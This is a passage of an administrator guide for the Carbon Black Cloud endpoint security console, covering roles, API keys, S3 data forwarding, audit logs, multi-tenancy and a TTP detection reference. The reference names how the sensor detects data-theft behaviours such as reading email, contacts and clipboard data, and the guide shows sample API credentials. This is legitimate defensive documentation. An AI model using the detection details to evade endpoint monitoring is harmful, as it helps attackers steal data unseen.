Download Sensor Kits	Download and update sensor and signature version kits. User Interface requires the "View Devices and Sensor Groups" permission.
View 2FA and SAML	View two-factor authentication and SAML settings.
View Org Information and Codes	View organization settings, registry key, and company registration codes.

Alerts	Description
View Users	View console user information.
Manage Data Forwarders	Manage configuration settings for data forwarders.
View Data Forwarders	View the Data Forwarder page and all data forwarders.
Policy Management	Description
Manage Policies	Add, edit, and delete policies.
View Policies	View policies.
Files and Reputations	Description
Delete Files	Delete uploaded reputation files.
Manage Reputations and Auto-Banned List	Add, edit, and delete reputations; configure auto banned list settings.
View Reputations	View and search reputations; view auto banned list settings.
Vulnerability Assessment	Description
View and Export Vulnerability Data	View and export vulnerability data to a CSV.
Request Updated Vulnerability Data	Refresh the Vulnerabilities page to get the latest data.
Workload Management	Description
Manage Workloads	Manage install sensor action for workload VMs.
View Workloads	Access and view workload inventory data on the Workloads > VMs without Sensors page.
Manage Kubernetes Security	Add, edit, and delete Kubernetes clusters, policies, and scopes. Utilize search and filter capabilities and access information across all Kubernetes pages.
View Kubernetes Security	Access and view content on Kubernetes pages.
View Image and Manage Image exceptions	Access and view inventory of repositories with container images, access and view scan results for known vulnerabilities on container images, add or remove exceptions for vulnerabilities on images.

Add or Edit Custom Roles

Create and add custom roles, or modify existing roles.

Procedure

- 1 On the left navigation pane, click **Roles**, then **Add Role** or click the **Pencil** icon in the row of the role you want to modify.
- 2 Enter a unique name and description for the new role. Special characters, including Tab, are not allowed.

- 3 Select a role from the **Copy permissions from** dropdown to use an existing role as a template. This allows you to add and remove permissions from an existing set of role permissions.
- 4 Select **None** from the **Copy permissions from** dropdown to select permissions without an existing template.
- 5 Expand the **Permissions** categories and select or unselect the desired permissions for the role, then click **Save**.

Note Click the **Duplicate** icon next to role in the table to make a copy of that role. Use copied roles to easily make minor adjustments to existing roles.

Delete Custom Roles

Delete existing roles.

Note Built-in user roles and custom roles actively assigned to users cannot be deleted.

Prerequisites

To delete a custom role, you must first reassign users connected to that role to a new role.

Procedure

- 1 On the left navigation pane, click **Roles**, then in the **Actions** column, click the **X** icon in the row of the role you want to delete.
- 2 In the confirmation modal, click **Delete**.

Export Roles

You can export roles.

Procedure

- 1 On the left navigation pane, click **Roles**.
- 2 In the **Actions** column, click the **Export** icon to download a JSON file of a custom role. Use downloaded files to archive or audit changes made to custom roles.

Subscribe to Notifications

You add notifications to subscribe for specific alerts on actions in your system environment.

Prerequisites

Email addresses must associate with registered Carbon Black Cloud console users.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to **Settings > Notifications** page.

2 Click **Add Notification** and populate the required text fields.

- a Select a notification type from the drop-down menu.

Option	Description
Alert crosses a threshold	Notifies you if an alert crosses a specified severity threshold.
Alert includes specific TTPs	Notifies you if an alert exhibits specific TTPs. You can select and search for multiple TTPs.
Policy action is enforced	Notifies you if a policy action is enforced. These notifications can be configured based on the action taken by the policy and will notify you when an application, process, or network connection has been terminated or denied based on policy rules.
Watchlist gets a hit	Notifies you if an IOC is detected in your environment.

Depending on the notification type you select, you can view additional options under the drop-down menu.

Note If you set up both a TTP-based notification and a Threat score-based notification, you receive two emails for the same alert.

- b Select all policies or specific ones.

If you select more than one policy, the Carbon Black Cloud console sends a separate notification for each of the policies.

- c Select how you want to get the notifications you subscribe for.

You select either the Email option, or the API Keys. For each option, select one or more users.

- d Optional. To reduce the number of emails that you receive, select the box for **Send only 1 email notification for each threat type per day**.

3 To apply the changes, click **Add**.

Results

The notification you subscribe for appears at the bottom of the notifications list.

What to do next

You can change your notification preferences or check the notification history by selecting the **Edit** or the **clock** icon respectively.

Setting up an API Access

Carbon Black's Open API platform enables you to integrate with a variety of security products, including SIEMs, ticket tracking systems, and your own custom scripts.

Use pre-built API keys to integrate with SIEMs through Syslog, directly with Splunk via a Splunk add-on, or integrate with IBM QRadar through a QRadar app.

To find integration partners, see <https://www.carbonblack.com/why-cb/integration-network/> and visit the Carbon Black Developer Network at <https://developer.carbonblack.com/>.

Create and Manage an API Key

You add and manage services integrations into your environment by setting their access level through creating and managing your API keys.

When creating your API Keys, you must understand the following limitations and implications.

- SIEM API keys can only receive notifications through the notifications API. Use a SIEM API key to configure the Splunk add-on, QRadar application, or the Syslog API Key.
- API keys can call any API except for the notifications and Live Response API. Live Response API keys can call any API except for the notifications API.
- API keys inherit the permissions that are available to the user. Treat the API ID and the API secret keys on the API Access page the same as your Carbon Black Cloud console login password.

Prerequisites

To use the **Custom** access permissions for your integrations, you must create an access level.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access** page.
- 2 Click **Add API Key**.
 - a Give the API key a unique name and short description.
 - b Select the appropriate access level type.
 - c Optional. To use a custom access level, select **Custom** from the **Access Level type** drop-down menu and choose the access level from the **Custom Access Level** drop-down menu.
 - d Optional. Add authorized IP addresses.

You can restrict the use of an API key to a specific set of IP addresses for security reasons.

- 3 To apply the changes, click **Save**.

Results

A pop-up displays the new API credentials. They include API ID and API Security Key:

Example

API ID: F3HLZMEZS3

API Security Key: FGD7T5D9S2HQ37GN3VE8UZYF

What to do next

Purpose	Action
To update the name, description, or the IP addresses for a specific API key,	click the Edit button in the Actions column.
To view the credentials for a specific API key,	click the Actions drop-down menu and select API credentials .
To generate new credentials,	click the Actions drop-down menu, select API credentials , and click Generate new API Secret Key . Note You must re-enter the API secret key in the integration to take effect.
To see all notifications sent to the API key within a timeframe,	click the Actions drop-down menu, and select the timeframe.
To confirm the removal of the API key,	click the Actions drop-down menu and select Delete . Note You cannot delete API Keys associated with a notification rule.

Delete API Key with Attached Notification Rule

To delete an API key with attached notification rules, you must delete all of the associated notifications rules first and then the API key.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access** page.
- 2 Locate the **API ID** of the API key you must to delete.
- 3 Navigate to the **Settings > Notifications** page.
- 4 Find the API ID in the **Subscribers** column and delete all associated notification rules. page.
You are able to successfully delete the API key from the **API Access** page.
- 5 Navigate to the **Settings > API Access** page and delete the API key.

Setting Access Levels

Access levels offer the ability to create custom levels of access for your integrations with other security products. Create custom access levels with specific, granular permissions to apply to an API key.

Create Access Level

To be able to access the data in your Carbon Black Cloud integrations through APIs, you must determine the appropriate access level for your API.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access** page.

- 2 Go to the **Access Levels** tab and click **Add Access Level**.
- 3 Enter a name and description for your access level.
- 4 Select the boxes of the permission functions (CRUDE) you want to include in your access level.

Alternatively, you can select an existing access level or a [Managing Roles](#) from the **Copy permissions from** dropdown to use as a template.

- 5 To apply the changes, select **Save**.

Results

You can view the newly created access level listed in the **Access Levels** tab.

What to do next

To modify or delete an access level, use the **Actions** column . If you export an access level, you download a JSON file holding the role definition details.

Apply Access Level to API Key

You apply a custom access level to an API key when granting access to your integrations by adding the API key.

Note Select a user role from the **Custom Access Level** drop-down menu for testing purposes only. User roles can contain unversioned APIs. For information on all currently supported and versioned APIs, see [Carbon Black Developer Network](#).

Prerequisites

Create a custom access level.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access** page.
- 2 Go to the **API Keys** tab and click **Add API Key**.
- 3 Enter a name for your API Key and short description.
- 4 Select **Custom** from the **Access Level Type** drop-down menu.
- 5 Select either a user role or an access level that is available in your organization from the **Custom Access Level** drop-down menu.
- 6 To apply the changes, select **Save**.

Results

The newly created API key displays in the **API Keys** tab.

What to do next

Use the **Actions** column to edit the API key, or the drop-down menu to view the associated with the API key API credentials and notifications history.

Download Pre-built API Keys

Pre-built API Keys are available for download. Sample API scripts are available to help you create your own integrations.

Splunk or Splunk Cloud integration

- The CB Defense add-on for Splunk pulls notifications from the Carbon Black Cloud into your Splunk SIEM. <https://splunkbase.splunk.com/app/3545/#/details>.
- The CB Defense App for Splunk provides two-way integration between Carbon Black Cloud and Splunk, including interactive dashboards and API connectivity. See <https://splunkbase.splunk.com/app/3905/#/details>. The CB Defense Add-On is required before installing the CB Defense App.

QRadar integration

- Visit the IBM X-Force App Exchange at <https://exchange.xforce.ibmcloud.com/hub>. Search for "CB Defense App for IBM QRadar" for installation instructions and download links to install the CB Defense integration with IBM QRadar.

Syslog integration

- Carbon Black provides a pre-built Syslog integration to push CB Defense notifications into other SIEMs that accept CEF or JSON style syslog input. See <https://developer.carbonblack.com/reference/cb-defense/connectors/#cb-defense-syslog-connector>.
- The Carbon Black Integration Network website at <https://www.carbonblack.com/why-cb/integration-network/> contains information about pre-built integrations from Carbon Black and our technology partners.
- The Developer Network website at <https://developer.carbonblack.com> contains API reference documentation and other tutorials regarding the Carbon Black Cloud open API. You can use this information to develop your own integrations, as well as install and configure Carbon Black's pre-built Splunk and QRadar integrations.
- The cbapi Python module provides an easy-to-use Python interface to the Carbon Black Cloud APIs. The cbapi module is documented at <https://cbapi.readthedocs.io> and source code, including example scripts, are available at <https://github.com/carbonblack/cbapi-python>.
- To ask questions or interact with others who are using the APIs, visit the Developer Relations space on the User eXchange at <https://community.carbonblack.com/community/resources/developer-relations>.

Data Forwarders

You can use Carbon Black Cloud Data Forwarders to send bulk data to an Amazon Web Services (AWS) S3 bucket.

In addition, you can create multiple Data Forwarders to send specific data to various sub-folders in the same AWS S3 bucket.

Note

- At this time, the only supported destination option is an AWS S3 bucket.
 - The Data Forwarder requires you to create an S3 bucket with a bucket policy that grants the necessary permissions to the Principal role used by the Data Forwarder. This policy is a resource-based policy. For more information, see the User Exchange article: [Writing an S3 Bucket Policy for the Carbon Black Cloud Event Forwarder](#)
-

High Level Steps:

- 1 [Create an S3 Bucket in the AWS Console](#) and [Configure the Bucket Policy to Allow Access](#) to receive data from Carbon Black Cloud.
- 2 [Add a New Data Forwarder](#) within the Carbon Black Cloud console.
- 3 After creating and configuring your Data Forwarder, you can fetch the data from the S3 bucket or connect other tools to process the data, including SIEM solutions like Splunk or QRadar.

Related API Documentation

[Event \(Data\) Forwarder Configuration API Documentation](#)

[Carbon Black Cloud Forwarder Data Mapping](#)

Additional Related Content

[Bucket Policy Options for the Carbon Black Cloud Data Forwarder](#)

[Amazon: How Do I Create an S3 Bucket?](#)

[Amazon: Bucket Restrictions & Limitations](#)

Create an S3 Bucket in the AWS Console

Amazon Simple Storage Service is an object storage solution that allows customers to store any amount of data in highly available and easy-to-use buckets. Before creating a Data Forwarder, you must create an AWS S3 bucket and corresponding policy.

Use this procedure to create an S3 bucket in your AWS Management Console.

For information on AWS S3 buckets, see [Amazon: How Do I Create an S3 Bucket?](#) and [Amazon: Bucket Restrictions & Limitations](#).

Prerequisites

Ensure you have proper credentials to access and make changes within your AWS Management Console.

Procedure

- 1 Sign into the AWS Management Console.
- 2 In the top right corner of the page, locate the region selector, and select the same region where your Carbon Black Cloud instance is located. This is the product URL you use to access Carbon Black Cloud.

Use the following table to select the correct region.

Carbon Black Cloud Org Product URL	AWS Region Name	AWS Region
https://dashboard.confer.net https://defense.conferdeploy.net https://defense-prod05.conferdeploy.net	US East (N. Virginia)	us-east-1
https://defense-eu.conferdeploy.net	Europe (Frankfurt)	eu-central-1
https://defense-prodnrt.conferdeploy.net	Asia Pacific (Tokyo)	ap-northwest-1
https://defense-prodsyd.conferdeploy.net/	Asia Pacific (Sydney)	ap-southeast-2

- 3 Under **Services**, navigate to the S3 console.
- 4 Choose **Create bucket** and give the bucket a unique name that does not contain uppercase letters or underscores.

For additional guidance, see Amazon's [bucket naming restrictions](#). Keep in mind that you may create multiple forwarders to send data to various sub-folders in this same bucket.

- 5 Verify that the region matches your product region.
- 6 Select Enabled for **Block all Public Access**.

The S3 bucket does not require a public access to work with the Data Forwarder.

- 7 Select **Create Bucket**.

Results

Your S3 bucket displays.

What to do next

You must now [Configure the Bucket Policy to Allow Access](#) to provide the Carbon Black Data Forwarder permission to write to the bucket.

Configure the Bucket Policy to Allow Access

Bucket policies are AWS objects that you use to manage access to specific resources by defining the resource's permissions. Permissions in the policies determine whether a principal (a user or a role) making a request is allowed or denied to perform the action in the request.

You must create an S3 bucket with a policy that grants the necessary permissions to the principal role used by the Data Forwarder. This policy is a resource-based policy.

Note For more information regarding different bucket policy use cases and configuring varying levels of access, see: [AWS S3 Bucket Policy Options for the Carbon Black Cloud Data Forwarder](#)

Prerequisites

[Create an S3 Bucket in the AWS Console.](#)

Procedure

- 1 In the AWS S3 bucket success message, select **Go to bucket details**, or click the name of the bucket from the list.
- 2 Create a new folder that serves as the base folder where the Data Forwarder pushes the data type specified when you configure the Data Forwarder in the Carbon Black Cloud console.

Important Each Data Forwarder requires its own folder. Otherwise, data from multiple forwarders can mix in the same folder and prevent from parsing the data.

- 3 Write down the precise folder name.

You use this folder name to replace the `prefix-folder-name` in the bucket policy in the next step and when you add a Data Forwarder in the Carbon Black Cloud console.

- 4 From the **Permissions** tab, select **Bucket Policy** and configure it by copying the example below into the Bucket Policy Editor and adjusting the "bold" text:

Specifically, replace the values for:

- **Id**: The "Id" value can be anything, such as "Policy04212020" (where 04212020 represents the date, in this case, April 21, 2020).
- **Sid**: The "Sid" value can be anything, such as "Stmt04212020".
- **Resource**: The principal value that corresponds to your Carbon Black Cloud product region.

AWS Region	Principal ID
US East (N. Virginia) us-east-1	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-us-east-1-event-forwarder
Europe (Frankfurt) eu-central-1	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-eu-central-1-event-forwarder

AWS Region	Principal ID
Asia Pacific (Tokyo) ap-northwest-1	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-ap-northeast-1-event-forwarder
Asia Pacific (Sydney) ap-southeast-2	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-ap-southeast-2-event-forwarder

- The “Resource” value (AWS S3 Bucket)

The “Resource” value should include the name of your S3 bucket followed by your “prefix-folder-name”, which is the folder you created in the bucket for the specific data type you plan to forward. For example:

“Resource”: “arn:aws:s3::bucket-name/prefix-folder-name/*”

Note When defining the resource, the final result must end with “/*” to allow Carbon Black Cloud to create and access subfolders.

Bucket policy code

```
{
  "Version": "2012-10-17",
  "Id": "Policy04212020",
  "Statement": [
    {
      "Sid": "Stmt04212020",
      "Effect": "Allow",
      "Principal": {
        "AWS":
"arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-us-east-1-event-forwarder"
      },
      "Action": [
        "s3:AbortMultipartUpload",
        "s3:GetObjectAcl",
        "s3:ListMultipartUploadParts",
        "s3:PutObject",
        "s3:PutObjectAcl"
      ],
      "Resource":
"arn:aws:s3:::bucket-name/prefix-folder-name/*"
    }
  ]
}
```

5 Click **Save**.

Results

The bucket is now able to accept data from the Carbon Black Cloud Data Forwarder.

What to do next

You must [Add a New Data Forwarder](#) in the Carbon Black Cloud.

Add a New Data Forwarder

Follow this procedure to create and configure a new Data Forwarder.

Note If you prefer to configure the Data Forwarder via API, see [Event \(Data\) Forwarder Configuration API Documentation](#) and [Carbon Black Cloud Forwarder Data Mapping](#).

Prerequisites

This procedure requires an existing AWS S3 bucket with a bucket policy configured to receive bulk data from the Carbon Black Cloud. For more information, see [Create an S3 Bucket in the AWS Console](#) and [Configure the Bucket Policy to Allow Access](#).

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > Data Forwarders** page.
- 2 Click **Add Data Forwarder**.
- 3 Provide the following information and click **Save**.
 - **Forwarder name:** Provide a name for the Data Forwarder.
 - **Type:** Select one of the following from the drop-down list.
 - **Alert**
 - **Endpoint event**If you select this option, proceed to **step 4** to define the filters.
 - **S3 bucket name:** Enter the S3 bucket name you created on AWS.
 - **S3 prefix:** Enter the name of the folder you created in the AWS S3 bucket.
- 4 Under **Filters**, specify the endpoint event filter using the following table.

Attribute	Filter	Values
Has Alert ID		
Event origin	equals, not equal, match any of	EDR, NGAV

Attribute	Filter	Values
Sensor action	equals, not equal, match any of	ACTION_ALLOW, ACTION_BLOCK, ACTION_BREAK, ACTION_SUSPEND, ACTION_TERMINATE
Type	equals, not equal, match any of	endpoint.event.apicall, endpoint.event.crossproc, endpoint.event.fileless_scriptload, endpoint.event.filemod, endpoint.event.moduleload, endpoint.event.netconn, endpoint.event.netconn_proxy, endpoint.event.procstart, endpoint.event.proccend, endpoint.event.regmod, endpoint.event.scriptload

- Set the forwarder status to either **On** or **Off**.

Note If you select **On**, data matching the criteria you specified will begin forwarding to the AWS S3 bucket you defined.

- To apply the changes, click **Save**.

Results

The Data Forwarder is now configured.

What to do next

You should test the connection between the Carbon Black Cloud and the AWS S3 bucket. See: [Test a New Data Forwarder](#)

In addition, after creating and configuring your Data Forwarder, you can fetch the data from the S3 bucket or connect other tools to process the data, including SIEM solutions like Splunk or QRadar.

Edit a Data Forwarder

You can edit a Data Forwarder at any time after the initial configuration.

For instructions regarding the various fields, see: [Add a New Data Forwarder](#).

Procedure

- Log in to the Carbon Black Cloud console and navigate to the **Settings > Data Forwarders** page.
- To modify a specific Data Forwarder, go to the **Actions** column and click the **Edit** button.
- To apply the changes, click **Save**.

Delete a Data Forwarder

You can delete a Data Forwarder at any time. Deleting the Data Forwarder has no impact on the data that is already forwarded to the S3 bucket.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > Data Forwarders** page.
- 2 To delete a Data Forwarder, go to the **Actions** column and select **Delete** from the drop-down menu.
- 3 To verify the changes, click **OK**.

Change the Data Forwarder Status

You can enable or disable a Data Forwarder at any time.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > Data Forwarders** page.
- 2 Go to the **Status** column and select **On**, or **Off** to enable, or disable the Data Forwarder of your choice.
- 3 To verify the changes, click **OK**.

Test a New Data Forwarder

You can test the Data Forwarder connection between the Carbon Black Cloud and the AWS S3 Bucket.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > Data Forwarders** page.
- 2 Go to the **Actions** column and click **Test forwarder** for the Data Forwarder you want to test.
A drop-down banner displays and informs you of the test result.

Example

S3 bucket is connected.

Using the Inbox

You can use the Inbox to view the status of sensor-related actions taken on your endpoints and hashes and access uploaded files.

When a request to upload a file from an endpoint to the console has been completed, the file will be available for download from this page.

Subtypes

Items in your inbox are categorized by the type of request that is sent to the sensor.

- **Bypass:** Request to enable "bypass" mode; all policy enforcement on the endpoint is disabled
- **Quarantine:** Request to enable "quarantine" mode; isolate an endpoint from the network to mitigate spread of malicious activity
- **Delete Hash:** Request to delete an application/file by hash
- **Upload Hash:** Request to upload an application/file by hash to the console
- **Kill Switch:** Request to terminate a live response session
- **Background Scan:** Request to initiate a background scan

Note **Bypass** and **Quarantine** subtype requests will show either **On** or **Off** in the **Action** column to indicate whether the mode is being enabled or disabled on the endpoint.

Status

The **Status** of a **Subtype** request indicates the last known status of the request received from the sensor.

- **Triggered:** The request is submitted through the console, but not yet received by the sensor
- **Sent to sensor:** The request has been received by the sensor; typically occurs once the sensor has checked into the cloud
- **Success:** The request has been completed by the sensor; requested files are available for download
- **Error:** The request has failed

Download Requested Files


During an investigation, you may come across interesting or suspicious files. You can request to obtain these files from an endpoint for further investigation.

This option is available in certain locations across the console by clicking the **Take Action** button on an application and selecting **Request Upload**. The request will populate on the **Inbox** page.

Note Uploaded files expire after two weeks. Attempting to download an expired file will result in a timeout error.

Procedure

- 1 On the left navigation pane, click **Inbox**.

- 2 When the file is available for download, click the **Download** icon  next to the filename.

Note Not all files are compatible with upload requests. See the list of [Manual Upload File Restrictions](#).

Manual Upload File Restrictions

The following file restrictions apply to manual file uploads.

Windows

Windows does not restrict uploading of script files when **Private Logging Level** is enabled in the policy.

Windows files that have the following file extensions can be uploaded for analysis:

- .exe
- .dll
- .sys
- .ocx
- .drv
- .scr
- .pif
- .ex_
- .msi
- .vb
- .vbs
- .jar

macOS

MacOS scripts are not uploaded if **Private Logging Level** is enabled in the policy. If **Allow Executable Uploads for Scans** is not selected, all script uploads are disabled regardless of type.

Common macOS object types can be uploaded for analysis:

- Perl
- Python
- Ruby
- Shell
- TCL
- PHP

- Applescript

The following objects cannot be uploaded:

- Files in the /etc directory
- Files that contain the following extensions:
 - .class
 - .js
 - .pkg and .dmg with a file size of > 20MB
 - Scripts (when **Private Logging Level** is enabled)
- Document files including:
 - Keynote
 - PDF
 - MS Office
 - Open Office (determined by both magic and extension)
 - Files that do not contain a Magic Cookie (the first four bytes of a file that identifies the special file format)

Audit Logs

You can use the Audit Log to review actions performed by Carbon Black Cloud console users.

By default, the Audit Log will show entries in the **Standard** view for 2 weeks.

Modify the Level of Granularity of Log Entries

You can modify the level of granularity of the log entries.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Choose from the three available log views.
 - **Flagged:** View entries flagged as important, such as failed login attempts and locked accounts.
 - **Standard:** View all actions performed by console users, including actions taken on policies, sensor groups, alerts, etc. Includes all entries shown in the **Flagged** view.
 - **Verbose:** View *all* audit log entries in the given time frame, including all page loads. Includes all entries shown in the **Flagged** and **Standard** views.

Expand the Log Scope

You can expand the log scope.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Choose an option from the time frame dropdown to view entries specifically during that period.
 - Select **Custom** to create your own time frame
 - Select **All available** to display data from the last 13 months, if available

Limit the Log Scope to Keywords

You can limit the log scope by using keywords in the search field.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Enter search criteria and press **Enter**. For example, if you search for the word **Password**, only log entries containing the word Password display.

Note The search criteria is not case sensitive.

Modify the Audit Table Configuration

You can configure the audit table.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Click **Configure Table**.
- 3 Select what columns you want to display, then click **Apply**.

Export Audit Logs

You can export audit logs to your local machine. By default, the logs are exported in CSV format to the default location defined by your browser.

Procedure

- 1 On the left navigation pane, click **Settings > Audit Log**.
- 2 Specify the log criteria.
 - Specify the timeframe of the log
 - Specify Flagged, Standard, or Verbose
 - Specify a keyword search, if necessary.

Note The exported audit log will contain only the entries specified by these settings.

- 3 Click the **Export** button.

Results

The audit log is downloaded to the browser's default location using the naming convention: `audit_logs_12345.....csv`.

Multi-tenancy

9

Customers operating in a multi-tenancy environment have additional options when creating and modifying user and their respective roles.

This chapter includes the following topics:

- [Managing Users in a Multi-tenancy Environment](#)
- [Switch Organizations](#)

Managing Users in a Multi-tenancy Environment

Customers and partners in multi-tenant Carbon Black Cloud environments can enforce a least privileged access model by assigning various levels of access to users for each org.

When creating a user in a parent organization, you are prompted to specify roles for the parent organization and any child organizations you want to grant access to.

Before creating or modifying users, you should familiarize yourself with how Carbon Black Cloud handles roles and permissions in a multi-tenancy environment. See: [Multi-tenancy Role Assignments](#)

Add Users in a Multi-tenancy Environment

Use this procedure to add a new user in a multi-tenancy environment.

Prerequisites

Before you add a new user, you should be aware of how implicit and explicit role assignments work. See: [Multi-tenancy Role Assignments](#)

Procedure

- 1 Click **Settings>Users** in the left navigation pane.
- 2 Click **Add User**.
- 3 Enter the **User Details** for the new user, including name, email, and phone number.
- 4 Under **Parent Organization**, click **Select Role** and specify the parent organization role of the user, and then click **Save**.

See: [Multi-tenancy Role Assignments](#) for detail regarding role selection.

As needed, you can toggle the display of role descriptions **On** and **Off**.

Important When a parent organization role is set to Super Admin, the same role is applied to all current and future child organizations.

- 5 Under **Child Organizations**, click **Add Permission** and specify the parent organization role of the user, and then click **Save**.
 - As needed, you can toggle the display of role descriptions **On** and **Off**.
 - For each permission, you can apply that permission and role to specific organizations or all current and future organizations.

Note You can assigned a mix of permissions for each user. For example, a user could have "View All" permission for the parent and all child organizations and have "Super Admin" for one specific child organization.

- 6 When finished making changes, click **Save** in the **Add User** page.

An email is sent to the input email address. The email will prompt the user to log in and create a password.

Results

Added users will appear in the table once they have confirmed their login credentials.

Modify Users in a Multi-tenancy Environment

Use this procedure to modify an existing user in a multi-tenancy environment.

Prerequisites

If you plan to modify a user role, make sure you are familiar with [Multi-tenancy Role Assignments](#).

Important You can only modify an assigned permission if you have an equal or greater role in all orgs listed in that assignment.

Procedure

- 1 Click **Settings>Users** in the left navigation pane.

- 2 Identify the user and row that you want to modify and on the right side under **Actions**, click **Edit**.
- 3 Make changes to the user details, parent organization role, or to the child organizations permissions.
- 4 When finished making changes, click **Close** in the **Edit User** page.

Delete Users in a Multi-tenancy Environment

Use this procedure to delete a user in a multi-tenancy environment

Procedure

- 1 Click **Settings>Users** in the left navigation pane.
- 2 Identify the user you want to delete and on the right, under **Actions**, click the **X** icon.
- 3 In the Delete User prompt, confirm that the user listed is the user you intend to delete and then click **Delete**.

Important Once deleted, the action cannot be undone.

Multi-tenancy Role Assignments

Users are granted specific permissions based on their assigned role.

Six pre-defined [Predefined User Roles](#) are available for selection.

You can also create a [Managing Roles](#) to create new roles with specific permission levels. Reference the [Roles Permission Descriptions](#) for additional detail when creating custom roles.

Note [Legacy User Roles](#) are still available for selection, but will be phased out over time.

When creating a user in a PARENT organization, you are prompted to specify roles for the parent organization and any child organizations you want to grant access to.

In CHILD organizations, you have the option of assigning a role with explicit or implicit access when creating a user.

Explicit Role Assignment

When creating an explicit assignment, the user is denied by default to any organization until a role has been assigned. To create an explicit role assignment select the specific organizations the user should have access to and the role they should have.

You can only assign roles that are less than or equal to your level of access. The roles presented are the highest level of access you can assign across all selected organizations.

Implicit Role Assignment

An implicit role assignment grants the user the selected role across all child organizations for that parent. To create an implicit role assignment, select **All current and future organizations**.

Important

- In order to create an implicit role assignment, you must have an implicit role yourself.
- Any users created before this update have an implicit access to all children, or have the role of “Super Admin” in the parent org.
- When a parent organization role is set to Super Admin, the same role is applied to all current and future child organizations.


Switch Organizations

Multi-tenancy customers can switch their view between parent and child organizations.

Note If you are not in a multi-tenancy environment, nothing will happen when you attempt this procedure.

Procedure


- 1 There are two ways you can access the option to switch organizations:
 - In the upper-left corner of the navigation pane, click the organization name listed.



- In the upper-right corner, click your name and select **Switch Orgs** from the drop-down.

The **Switch Org** page displays.

- 2 From the drop-down list, select the organization you want to view.
 - In environments with many organizations, you can type the org name to quickly find it.
 - To see all orgs and pick from the list, select **See all orgs**.



- 3 Click **Select** when finished.

Results

A notification displays briefly at the top of the screen notifying you that your view has change. In addition, the new org name displays in the upper-left corner of the navigation pane.

TTPs and MITRE Techniques

10

Tactics, Techniques, and Procedures (TTPs) are behaviors, methods, or patterns of activity used by a threat actor, or group of threat actors.

MITRE Techniques are derived from MITRE ATT&CK™. This framework provides a list of common tactics, techniques, and procedures that can be used to discover potential threats and identify areas of risk and improvement in your environment. The framework is comprised of 12 Tactics and over 300 Techniques, which adversaries use to compromise systems and enterprises.

Carbon Black TTPs

Events and alerts are tagged with Carbon Black TTPs to provide context around attacks and behaviors leading up to attacks that are detected and prevented by policy actions.

Carbon Black TTPs present as fully colored pills, based on severity.

TTP color severity legend

- **Dark red:** Critical
- **Bright red:** High
- **Orange:** Medium
- **Yellow:** Low
- **Gray:** None
- **Black:** Policy action

Use the [TTP Reference](#) for a full list and description of all Carbon Black TTPs.

MITRE Techniques

Events and alerts may also be tagged with MITRE Techniques, derived from MITRE ATT&CK™.

MITRE techniques appear alongside TTPs and always have a "mitre_" prefix, followed by the Technique ID, and the Technique name. They present as hollow pills with a colored border, based on severity.

MITRE TID color severity legend

- **Dark red border:** Critical

- **Bright red border:** High
- **Orange border:** Medium
- **Yellow border:** Low

Click a MITRE Technique pill to learn more on the [MITRE ATT&CK™](#) website, and use the [MITRE Techniques Reference](#) for a full list of MITRE techniques in the Carbon Black Cloud console.

This chapter includes the following topics:

- [TTP Reference](#)
- [MITRE Techniques Reference](#)

TTP Reference

Tactics, Techniques, and Procedures (TTPs) are behaviors, methods, or patterns of activity used by a threat actor, or group of threat actors.

Events and alerts are tagged with TTPs to provide context around attacks and behaviors leading up to attacks that are detected and prevented by policy actions. Events and alerts may also be tagged with [MITRE Techniques](#). See the [MITRE Techniques Reference](#) for a full list of MITRE techniques in the Carbon Black Cloud console.

Important VMware Carbon Black is replacing the terms *blacklist* and *whitelist* with *banned list* and *approved list*. Notice will be provided in advance of terminology updates to APIs, TTPs, and Reputations.

Tag	Where It's Detected	Category	How It's Set	Description
ACCESS_CALENDAR (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access the calendar application data files. For example Outlook.
ACCESS_CLIPBOARD (Severity: Medium)	Sensor	Data at Risk	The Win32 API GetClipboardData() is called.	Access clipboard application data.
ACCESS_CONTACTS (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access contact list/phone list application data.
ACCESS_DATA_FILES (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access data files.
ACCESS_EMAIL_DATA (Severity: Medium)	Sensor	Data at Risk	A filesystem filter driver is set to identify a read access based on target file extension.	Access email contents.

Tag	Where It's Detected	Category	How It's Set	Description
ACTIVE_CLIENT (Severity: Low)	Sensor	Network Threat	A network filter driver is set to identify the successful initiation of IPv4 or IPv6 connections.	Application successfully initiated a network connection.
ACTIVE_SERVER (Severity: Medium)	Sensor	Network Threat	A network filter driver is set to identify accepted IPv4 or IPv6 connections.	Application successfully accepted a network connection.
ADAPTIVE_WHITE_APP (Severity: None)	Analytics	Malware & Application Abuse	A hash lookup has identified an executable with reputation: ADAPTIVE_WHITE_APP. App is also (not signed) and (new i.e. age < 30 days).	An unknown application that scanned clean.
